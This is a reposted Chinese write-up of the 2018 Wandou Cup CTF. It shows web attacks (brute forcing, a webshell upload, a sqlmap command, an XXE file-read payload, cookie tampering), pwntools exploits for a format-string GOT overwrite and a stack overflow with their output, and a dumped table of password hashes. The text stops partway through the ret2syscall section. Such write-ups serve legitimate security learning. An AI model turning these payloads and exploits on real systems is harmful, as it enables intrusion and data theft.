

# 豌豆杯-CTF

转载

[weixin\\_30919919](#) 于 2018-10-29 13:51:00 发布 429 收藏 1

文章标签: [网络](#) [php](#) [数据库](#)

原文链接: <http://www.cnblogs.com/yof3ng/p/9870270.html>

版权

目录

- [wandoucup-ctf](#)
  - [web](#)
    - [web1-签到题](#)
    - [web2-输入密码查看flag](#)
    - [web3-这真能传马?](#)
    - [web4-这真能注入?](#)
    - [web5-API](#)
    - [web6-sweet home](#)
    - [web附加题-atom](#)
  - [Pwn](#)
    - [pwn1--格式化字符串漏洞](#)
    - [pwn2--栈溢出](#)
    - [pwn3--ret2syscall](#)
  - [Crypto](#)
    - [Crypto1-我这密码忘了。。。](#)
    - [Crypto2-二战时期的密码](#)
    - [Crypto3-被黑了, 求密码](#)
    - [Crypto4-出航了~出航啦!!](#)
    - [Crypto5-IDC密码破解\(未解出\)](#)
  - [Misc](#)
    - [Misc1-会飞的狗狗](#)
    - [Misc2-文件类型分析](#)
    - [Misc3-真真假假分不清楚](#)
    - [Misc4-诱人的音乐](#)
    - [Misc5-神秘的文件名\(未解出\)](#)
  - [网络协议分析](#)
    - [网络协议分析1-数据包里有甜甜圈哦~](#)
    - [网络协议分析2-嘿嘿嘿\(未解出\)](#)
    - [网络协议分析3-thief](#)

---

title: wandoucup-ctf

date: 2018-10-28 14:01:54

tags: [CTF,Pwn,流量分析]

categories: CTF

---

# wandoucup-ctf

这两天在打一个稍微简单的CTF，写个writeup记录一下被虐的过程？，总的来说这场小赛是个大杂烩，毕竟你懂的？，作为做题者我们当然是有题做就ok的。


由于比赛后环境关闭，所以有的无图片展示，现有的图片是下午就准备写writeup截的图。

## web

### web1-签到题

#### 题目链接

跟某几个ctf练习平台上面的滑稽题一样：



一键获取flag?。

### web2-输入密码查看flag

#### 题目链接

简单浏览一下，就是一个爆破的题：

flag



密码为五位数，那我们直接上burpsuite咯：设置长度和payload字符：

**Payload Sets**  
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 100,000  
Payload type: Brute forcer Request count: 800,000

**Payload Options [Brute forcer]**  
This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: 0123456789  
Min length: 5  
Max length: 5

**Payload Processing**  
You can define rules to perform various processing tasks on each payload before it is used.

**Payload Encoding**  
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /<>?+&\*:'"[]

**Intruder attack 2**

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
83122	12138	200	<input type="checkbox"/>	<input type="checkbox"/>	320	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1561	
1	00000	200	<input type="checkbox"/>	<input type="checkbox"/>	1561	
2	10000	200	<input type="checkbox"/>	<input type="checkbox"/>	1561	
3	20000	200	<input type="checkbox"/>	<input type="checkbox"/>	1561	
4	30000	200	<input type="checkbox"/>	<input type="checkbox"/>	1561	
5	40000	200	<input type="checkbox"/>	<input type="checkbox"/>	1561	
6	50000	200	<input type="checkbox"/>	<input type="checkbox"/>	1561	
7	60000	200	<input type="checkbox"/>	<input type="checkbox"/>	1561	
8	70000	200	<input type="checkbox"/>	<input type="checkbox"/>	1561	

Request Response

Raw Headers Hex

```
HTTP/1.1 200 OK
Date: Sun, 28 Oct 2018 08:16:04 GMT
Server: Apache/2.2.15 (CentOS)
X-Powered-By: PHP/5.6.38
Set-Cookie: isview=12138; expires=Sun, 28-Oct-2018 11:16:04 GMT; Max-Age=10800
Content-Length: 47
Connection: close
Content-Type: text/html; charset=UTF-8
```

flag{///**EasyEdu2**///  
}

```
</body>
</html>
```

? < + > Type a search term 0 matches


Finished

GET FLAG!


## web3-这真能传马?

### 题目链接


简单地抓包修改参数，从而使得自己能够传php，我直接上了一个大马，然后看/opt/flag.txt。



抓包可以看到url中的ext参数传递的是文件类型，猜测是可以修改，我们加个php到中间即可成功地直接上传webshell（很抠脚）。







## web4-这真能注入？

### 题目链接

浏览一下，加个单引号试试就一个很明显的注入咯：



直接sqlmap注入即可，`sqlmap -u http://101.231.137.47:20004/php/index.php?gid=1 --dbs`

得到数据库名后直接逐步指定数据库表，指定字段，dump即可。

由于比赛后服务已经关闭故未能截取成功图片。

## web5-API

这题是xxe外部实体注入，通过抓包，修改POST数据以及Content-type从而读取到/tmp/flag.txt。

XXE漏洞就是服务器接受从客户端发送来的xml格式数据时，xml数据中恶意的引用了外部实体，将它的值绑定为服务器的目标文件，这样在服务器返回给我们解析后的值时，就会把目标文件的内容返回给我们，从而读取敏感文件内容。

题目原本传输的Content-type: application/json改为Content-type: application/xml，并将POST的数据改为以下xml代码:

```
<?xml version="1.0"?>
<!DOCTYPE a[
<!ENTITY xxe SYSTEM "file:///tmp/flag.txt">
]>
<something>&xxe;</something>
```

然后发送数据包，就可得到api返回的flag了。

**web6-sweet home**



这道题有点东西，一步一步深入，到最后一步提示放出之后几分钟，迅速拿到flag。


步骤：登录和注册界面需要写脚本抛出对应规则的code，然后通过目录遍历得到部分页面源码以及一个目录(分别是user.php~, config.php~, adminpic)，根据源码可以得知adminpic是admin用户上传文件的一个目录，并且我们可以得到数据库账号密码，全端口扫描得到23306端口为数据库服务端，登陆后得到admin账户密码，经过大半天的破解md5之后，得到提示crypto.html，这是一个指定的解密md5的页面，输入admin密码hash值破解得到提示crypto.png，访问得到二维码，扫描即可获得密码wandouxueyuan:)，用此密码可登录admin账户，来到上传图片publish页面，结合前面遍历得到的一个adminpic目录可以知道上传文件在此目录中，经过简单的绕过后上传大马即可。

傻傻的我还尝试文件包含，session\_decode，以及register注册等等操作。


id	username	password	ip	is_admin	allow_diff_ip
1	admin	3168441a21f9bb571cb208038c66a9d8	127.0.0.1	1	1
2	wandouxia	c28ffa505b3cfff5008a57d3797b755c3	127.0.0.1	0	1
3	admin1	e00cf25ad42683b3ddf578c51f42c00da	120.204.227.2	0	1
4	yof2ng	e10adc3949ba59abbe56e05720f883e	183.218.197.238	0	1
5	yof2ng2	e10adc3949ba59abbe56e05720f883e	183.218.197.238	0	1
6	yof2ng3	e10adc3949ba59abbe56e05720f883e	183.218.197.238	0	1
7	root	e10adc3949ba59abbe56e05720f883e	183.218.197.238	0	1
8	root2	e10adc3949ba59abbe56e05720f883e	183.218.197.238	0	1

用crypto.html解密即可





传完马后访问/adminpic目录即可看到自己上传的文件，从而getshell拿到flag：



## web附加题-atom

这道web加餐题，实际上就是用给的账户密码登录后将cookie中的admin=0改为admin=1，然后会跳转到一个后台，然后查看后台源码即可得到真正的flag。

三个pwn都非常经典，分别考察格式化字符串漏洞，简单的溢出，以及ret2sys几个知识点。

## pwn1--格式化字符串漏洞

通过用IDA简单地分析一下逻辑，可以看到printf处存在格式化字符串漏洞：

#vuln\_fun函数伪c代码

```
int __cdecl main(int argc, const char **argv, const char **envp)
```

```
{
```

```
    int v4; // [esp-Ch] [ebp-7Ch]
    int v5; // [esp-8h] [ebp-78h]
    int v6; // [esp-4h] [ebp-74h]
    int format; // [esp+0h] [ebp-70h]
    int v8; // [esp+4h] [ebp-6Ch]
    int v9; // [esp+8h] [ebp-68h]
    int v10; // [esp+Ch] [ebp-64h]
    int v11; // [esp+10h] [ebp-60h]
    int v12; // [esp+14h] [ebp-5Ch]
    int v13; // [esp+18h] [ebp-58h]
    int v14; // [esp+1Ch] [ebp-54h]
    int v15; // [esp+20h] [ebp-50h]
    int v16; // [esp+24h] [ebp-4Ch]
    int v17; // [esp+28h] [ebp-48h]
    int v18; // [esp+2Ch] [ebp-44h]
    int v19; // [esp+30h] [ebp-40h]
    int v20; // [esp+34h] [ebp-3Ch]
    int v21; // [esp+38h] [ebp-38h]
    int v22; // [esp+3Ch] [ebp-34h]
    int v23; // [esp+40h] [ebp-30h]
    int v24; // [esp+44h] [ebp-2Ch]
    int v25; // [esp+48h] [ebp-28h]
    int v26; // [esp+4Ch] [ebp-24h]
    int v27; // [esp+50h] [ebp-20h]
    int v28; // [esp+54h] [ebp-1Ch]
    int v29; // [esp+58h] [ebp-18h]
    unsigned int v30; // [esp+64h] [ebp-Ch]
    int *v31; // [esp+6Ch] [ebp-4h]
```

```
    v31 = &argc;
```

```
    v30 = __readgsdword(0x14u);
```

```
    memset(&format, 0, 0x64u);
```

```
    __isoc99_scanf(
```

```
        0,
```

```
        (int)&format,
```

```
        (int)"%s",
```

```
        (int)&format,
```

```
        v4,
```

```
        v5,
```

```
        v6,
```

```
        format,
```

```
        v8,
```

```
        v9,
```

```
        v10,
```

```
        v11,
```

```
        v12,
```

```
        v13,
```

```
        v14,
```

```

v14,
v15,
v16,
v17,
v18,
v19,
v20,
v21,
v22,
v23,
v24,
v25,
v26,
v27,
v28,
v29);
printf((const char *)&format); //格式化字符串漏洞
fflush(_bss_start); //覆盖got表中fflush条目指向的地址, 将其指向read_flag函数
return 0;
}

```

简单运行一下，我们可以构造语句：`aaaa-%p-%p-%p-%p-%p-%p-%p-%p`，然后输入得到：

```

xiao yifeng@xiao yifeng-PC ~-/ctf/pwn/wandou/200 ./200
aaaa-%p-%p-%p-%p-%p-%p-%p-%p
aaaa-0xffb9c108-0xf77c0410-0x1-(nil)-0x1-0x61616161-0x2d70252d-0x252d7025

```

可以看到我们的输入被放在了printf函数栈中的第6个位置（这里的%p是c/c++中格式化字符串的参数），格式化字符串漏洞最主要的危害就是可以获取任意地址内容，或者实现任意地址写，那么我们这就是通过任意地址写，来覆盖got表，之前的[练习记录](#)中就提到了这些知识。

既然知道了利用位置，那么直接利用pwntools构造exp：

```

#coding:utf-8

from pwn import *

context.log_level = "debug"

#io = process('./200')
elf = ELF('./200')
io = remote('101.231.137.47', '20010')
#read_flag_addr = 0x0804859B
read_flag_addr = elf.sym['read_flag']

#bss_addr = 0x0804A034
got_printf_addr = 0x0804A00c
got_fflush_addr = 0x0804A010

#覆盖fflush地址指向的内容, 从而实现read_flag跳转
payload = fmtstr_payload(6, {got_fflush_addr: 0x0804859B})

io.sendline(payload)
io.interactive()

```

exp效果：

```
HashPump python 200exp.py +
00000020 64 35 31 33 39 7d 0a 10 a0 04 08 11 a0 04 08 12 | d513 9}·
00000030 a0 04 08 13 a0 04 08 20 20 20 20 20 20 20 20 |
00000040 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 |
*
000000c0 20 28 20 20 20 20 20 20 20 20 20 20 20 20 20 | (
000000d0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 |
*
000001a0 20 20 20 20 20 20 20 20 20 20 20 50 20 20 20 20 | P
000001b0 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 |
*
00000220 20 20 20 20 20 20 20 20 20 20 b8 20 20 20 5c | \
0000022f
flag{f8ffd68a92df89a4556aedc3d20d5139}
\x10\xa0\x0\x11\xa0\x0\x12\xa0\x0\x13\xa0\x0
P
\xb8 \[*] Got
EOF while reading in interactive
ls
```

pwn2--栈溢出

简单的栈溢出啦，很常见的，找到溢出点然后把EIP指向我们的win函数地址即可：

```
Function name      | Section | Address | Disassembly
-----|-----|-----|-----
win                | .text   | 0x41344141 | win()
__libc_start_main | .text   | 0x41344142 | {
                  |         | 0x41344143 |   return read_flag();
                  |         | 0x41344144 | }
```

通过gdb-peda,pattern模块，找到溢出偏移量为76，也就是说只需要构造76\*'a' + win\_addr即可：

```
gdb 100 200 +
Program received signal SIGSEGV, Segmentation fault.
[----- registers -----]
EAX: 0x1
EBX: 0x0
ECX: 0x1
EDX: 0xf7fab89c --> 0x0
ESI: 0xf7faa000 --> 0x1d4d6c
EDI: 0x0
EBP: 0x65414149 ('IAAe')
ESP: 0xffffd190 ("AJAAFAA5AAKAAgAA6AAL")
EIP: 0x41344141 ('AA4A')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
Invalid $PC address: 0x41344141
[----- stack -----]
0000| 0xffffd190 ("AJAAFAA5AAKAAgAA6AAL")
0004| 0xffffd194 ("FAA5AAKAAgAA6AAL")
0008| 0xffffd198 ("AAKAAgAA6AAL")
0012| 0xffffd19c ("AgAA6AAL")
0016| 0xffffd1a0 ("6AAL")
0020| 0xffffd1a4 --> 0xf7faa000 --> 0x1d4d6c
0024| 0xffffd1a8 --> 0x0
0028| 0xffffd1ac --> 0xf7dede81 (<__libc_start_main+241>: add esp,0x10)
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41344141 in ?? ()
gdb-peda$ pattern search
Registers contain pattern buffer:
EBP+0 found at offset: 72
EIP+0 found at offset: 76
```

构造exp:

```
#coding:utf-8

from pwn import *

context.log_level = "debug"

#ida中有win函数的地址
win_addr = 0x08048488
#io = process('101.231.137.47',20011)
io = process('./100')
payload = 76*'a' + p32(win_addr)

io.send(payload)
io.interactive()
io.close()
```

运行效果(因为环境已经关闭, 所以只能展示本地效果):

```
xiaoyifeng@xiaoyifeng-PC ~/ctf/pwn/wandou/100
xiaoyifeng@xiaoyifeng-PC ~/ctf/pwn/wandou/100
100 exp.py flag.txt peda-session-100.txt
xiaoyifeng@xiaoyifeng-PC ~/ctf/pwn/wandou/100 python exp.py
[*] Starting local process './100': pid 2810
[DEBUG] Sent 0x50 bytes:
00000000 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 |aaaa|aaaa|aaaa|aaaa|
00000040 61 61 61 61 61 61 61 61 61 61 61 61 61 88 84 04 08 |aaaa|aaaa|aaaa|...|
00000050
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
'ls\n'
[DEBUG] Received 0x11 bytes:
'flag{xiaoyifeng}\n'
flag{xiaoyifeng}
[*] Got EOF while reading in interactive
```

## pwn3--ret2syscall

pwn3的话稍微比上面两题要难上一点点, 不过还在我这个萌新的承受范围之内, 先检查一下保护措施:

```
xiaoyifeng@xiaoyifeng-PC ~/ctf/pwn/wandou/300 checksec memory
[*] '/home/xiaoyifeng/ctf/pwn/wandou/300/memory'
Arch: i386-32-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x8048000)

